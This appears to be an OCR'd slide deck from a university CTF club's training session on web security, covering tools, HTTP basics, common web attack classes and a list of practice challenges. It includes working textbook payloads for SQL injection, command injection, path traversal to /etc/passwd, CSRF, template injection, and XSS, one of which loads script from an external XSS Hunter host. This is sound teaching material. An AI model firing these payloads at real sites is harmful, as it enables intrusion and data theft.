Web Challenges and Databases

COMPASS CTF

September 24, 2021

Overview

Some feedback from students. Won't be too much detailed contents, but instead some index and materials for this week.

Outline:

- Toolkit
- Web Tutorial
- Database Sketch
- Challenges

Toolkit

虚拟化分析环境

- VirtualBox
- QEMU
- Docker
- VMware

Toolkit

静态分析工具

- radare2
- IDA Pro
- JEB
- Capstone
- Ghidra

Toolkit

动态分析工具

- GDB
- OllyDbg
- WinDbg
- LLDB

Toolkit

其他工具

- pwntools
- zio
- metasploit
- binwalk
- Burp Suite
- Wireshark

Toolkit


Some online toolkit collection:

- https://www.ctfhub.com/#/tools
- https://tools.kali.org/tools-listing
- https://tool.bugku.com/

Web


How websites work?

Through HTTP / HTTPS protocol.




Web

How websites work?



Web

How websites work?



Client: web browsers / cURL / other user agents

Server: web servers

Proxy: CDN / mirrors

Web

HTTP

HTTP is simple


HTTP is extensible

HTTP is stateless (but not session less)

HTTP and connections

Web


HTTP



```
GET / HTTP/1.1
Host: developer.mozilla.org
Accept-Language: fr
```

Web

HTTP




```
HTTP/1.1 200 OK
Date: Sat, 09 Oct 2010 14:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2009 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html
```

Web


HTTPS

HTTPS (HyperText Transfer Protocol Secure) is an encrypted version of the HTTP protocol. It uses SSL or TLS to encrypt all communication between a client and a server.


http
Username:me;password:mypassword
Welcome me, here is your data
Browser
Communication over http
Web Server
https
x234sfhsllv;'serafgyu*d3y2e523sft
mors35d^4fg$2d!9*flpr84d<*7d5
Browser
Communication over https
Web Server

Packet sniffing

Burp Suite / Fiddler



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
286	http://mercury.picoctf.net:...	GET	/cookie.phps			200	1757	text	phps	
285	http://mercury.picoctf.net:...	GET	/cookie.php			200	169	HTML	php	
284	http://mercury.picoctf.net:...	GET	/favicon.ico			404	80	text	ico	
281	http://mercury.picoctf.net:...	GET	/			200	1582	HTML		
280	https://mercury.picoctf.net	GET	/static/e47292d6bd60e54ac1e4b...			200	1031	script	py	
277	http://mercury.picoctf.net:...	GET	/favicon.ico			404	80	text	ico	
275	http://mercury.picoctf.net:...	GET	/script.js			200	1380	script	js	
273	http://mercury.picoctf.net:...	GET	/			200	576	HTML		ð□¥□
272	https://mercury.picoctf.net	GET	/static/3329978ea3a249ef44d92...			200	1889	script	py	

Request

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-BcAVGBbCqeU
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6

content=
..%5Ctemplates%5Cerrors%5Caaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%7B%7B+%27%27%5Br
equest.args.get%28%27class%27%29%5D.mro%28%29%5B1%5D%5Bre
quest.args.get%28%27subclasses%27%29%5D%28%29+%7D%7D
```

Response

```
HTTP/1.1 302 Found
Content-Length: 511
Content-Type: text/html; charset=utf-8
Date: Mon, 05 Jul 2021 13:22:59 GMT
Location: http://notepad.mars.picoctf.net/templates/errors
Server: gunicorn
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
```

Web

Web exploiting

SQL Injection

Command Injection

Directory Traversal

Cross Site Request Forgery

Cross Site Scripting

Server Side Request Forgery

Web

SQL injection

```
<?php
....$username = $_GET[’username’]; // kchung
....$result = mysql_query("SELECT * FROM users WHERE
username=’$username’");
?>
```

Web

SQL injection

Solution

' OR 1=1

*SELECT * FROM users WHERE username='' OR 1=1*

We can also inject comments and termination characters like – or /* or ;. This allows you to terminate SQL queries after your injected statements. For example '– is a common SQL injection payload.

Solution

*SELECT * FROM users WHERE username=''– '*

Web

Command injection

Solution

```
import os
domain = user_input() # ctf101.org
os.system('ping ' + domain)
```

Web

Command injection

Solution

ping ; ls

ping xxx.xxx.xxx.xxx 4 packages. . .

flag ping.py result

Web

Directory traversal

```
<?php
....$page = $_GET[’page’]; // index.php
....include("/var/www/html/" . $page);
?>
```

Web

Directory traversal

Solution

```
include("/var/www/html/../../../../../../../../etc/passwd");

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync
```

Web

CSRF

HTML attributes <img> <iframe>

http://securibank.com/transfer.do?acct=[RECEPIENT]&amount=[DOLLARS]

<img
src="http://securibank.com/transfer.do?acct=[RECEPIENT]&amount=[DOLLARS]"
width="0" height="0" border="0">

Web

XSS

https://ctf101.org?data=<script>alert(1)</script>


```
<html>
<body>
<script>alert(1)</script>
</body>
</html>
```

Web

XSS Platform

https://xsshunter.com/

"><script src=https://enderaoe.xss.ht></script>




Official Announcement Regarding Email Notifications
Due to the high level of abuse/traffic this service gets we were previously banned from multiple email services. For this reason email notifications were previously unavailable for XSS Hunter users. I have now re-enabled email notifications, however it is **self-hosted**. For those not familiar with self-hosting email, **it is extremely likely that the email notifications you will receive will be sent to spam**. If you'd like to receive these notifications please whitelist emails from `xsshunter.com` for your email provider. Thanks :)
-@IAmMandatory

Thumbnail	Victim IP	Vulnerable Page URI	Options
	218.18.229.179	file:///C:/Users/ender/Desktop/index.html	View Full Report Resend Email Report Delete
	218.18.229.179	file:///C:/Users/ender/Desktop/index.html	View Full Report Resend Email Report Delete

Web

Chrome / Firefox developer tools



Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
…▼<body> == $0
  ▶<div>…</div>
  </body>
</html>
```

```
element.style {
}
body {                                   (index):10
   background-color: #f0f0f2;
   margin: ▶ 0;
   padding: ▶ 0;
```

Highlights from the Chrome 91 update

Web Vitals information pop up
Hover on a Web Vitals marker in the Performance panel to understand what's the indicator about.

Visualize CSS scroll-snap
Toggle the "scroll-snap" badge in the Elements panel to inspect the CSS scroll-snap alignment.

Network panel enhancements

Web

Website analysis

- Source code
- Directory brute force
- CVE search
- Database scan

Web

《白帽子讲Web安全》

《TCP / IP 协议详解》

《无线网络安全攻防实战》

Database Sketch

https://book.hacktricks.xyz/pentesting-web/nosql-injection

https://book.hacktricks.xyz/pentesting-web/sql-injection

Challenges

https://compass.ctfd.io/challenges#My%20Blog-133

My Blog - 4 pt

Hi, I'm Noxtal! I have hidden a flag somewhere in my Cyberworld (AKA blog)... you may find a good application for your memory. ;)

Note: This is my real website (thus no deadly bug to exploit here). You might want to read some of my content (writeups, tutorials, and cheatsheets). I would be glad to receive any kind of feedback.

Click here to access it, have fun checking my blog out! Cheers!

Hint: replace the flag part with CTFlearn.

https://noxtal.com/

Challenges

https://compass.ctfd.io/challenges#Basic%20Injection-129

Basic Injection - 6 pt

See if you can leak the whole database using what you know about SQL Injections. link

Don't know where to begin? Check out CTFlearn's SQL Injection Lab

https://web.ctflearn.com/web4/

Challenges

https://compass.ctfd.io/challenges#Gobustme%20%F0%9F%91%BB-135

Gobustme - 6 pt

Some ghosts made this site, it's a little spooky but theres a bunch of stuff hidden around.

gobustme.ctflearn.com

Challenges

https://compass.ctfd.io/challenges#POST%20Practice-130

POST Practice - 8 pt

This website requires authentication, via POST. However, it seems as if someone has defaced our site. Maybe there is still some way to authenticate? http://165.227.106.113/post.php

Challenges

https://compass.ctfd.io/challenges#Don’t%20Bump%20Your%20Head(er)-131

Don’t Bump Your Head(er) - 8 pt

Try to bypass my security measure on this site! http://165.227.106.113/header.php

Challenges

https://compass.ctfd.io/challenges#Calculat3%20M3-134

Calculat3 M3 - 16 pt

Here! http://web.ctflearn.com/web7/ I forget how we were doing those calculations, but something tells me it was pretty insecure.

Challenges

https://compass.ctfd.io/challenges#Inj3ction%20Time-132

Inj3ction Time - 20 pt

I stumbled upon this website: http://web.ctflearn.com/web8/ and I think they have the flag in their somewhere. UNION might be a helpful command

Challenges

https://compass.ctfd.io/challenges#AudioEdit-136

AudioEdit - 32 pt

I made this cool site for editing audio files. Can you exploit it?
http://web.ctflearn.com/audioedit/

Challenges

https://compass.ctfd.io/challenges#Grid%20It!-137

Grid It! - 32 pt

Can you bypass the security measures on the site and find the flag? I doubt it. http://web.ctflearn.com/grid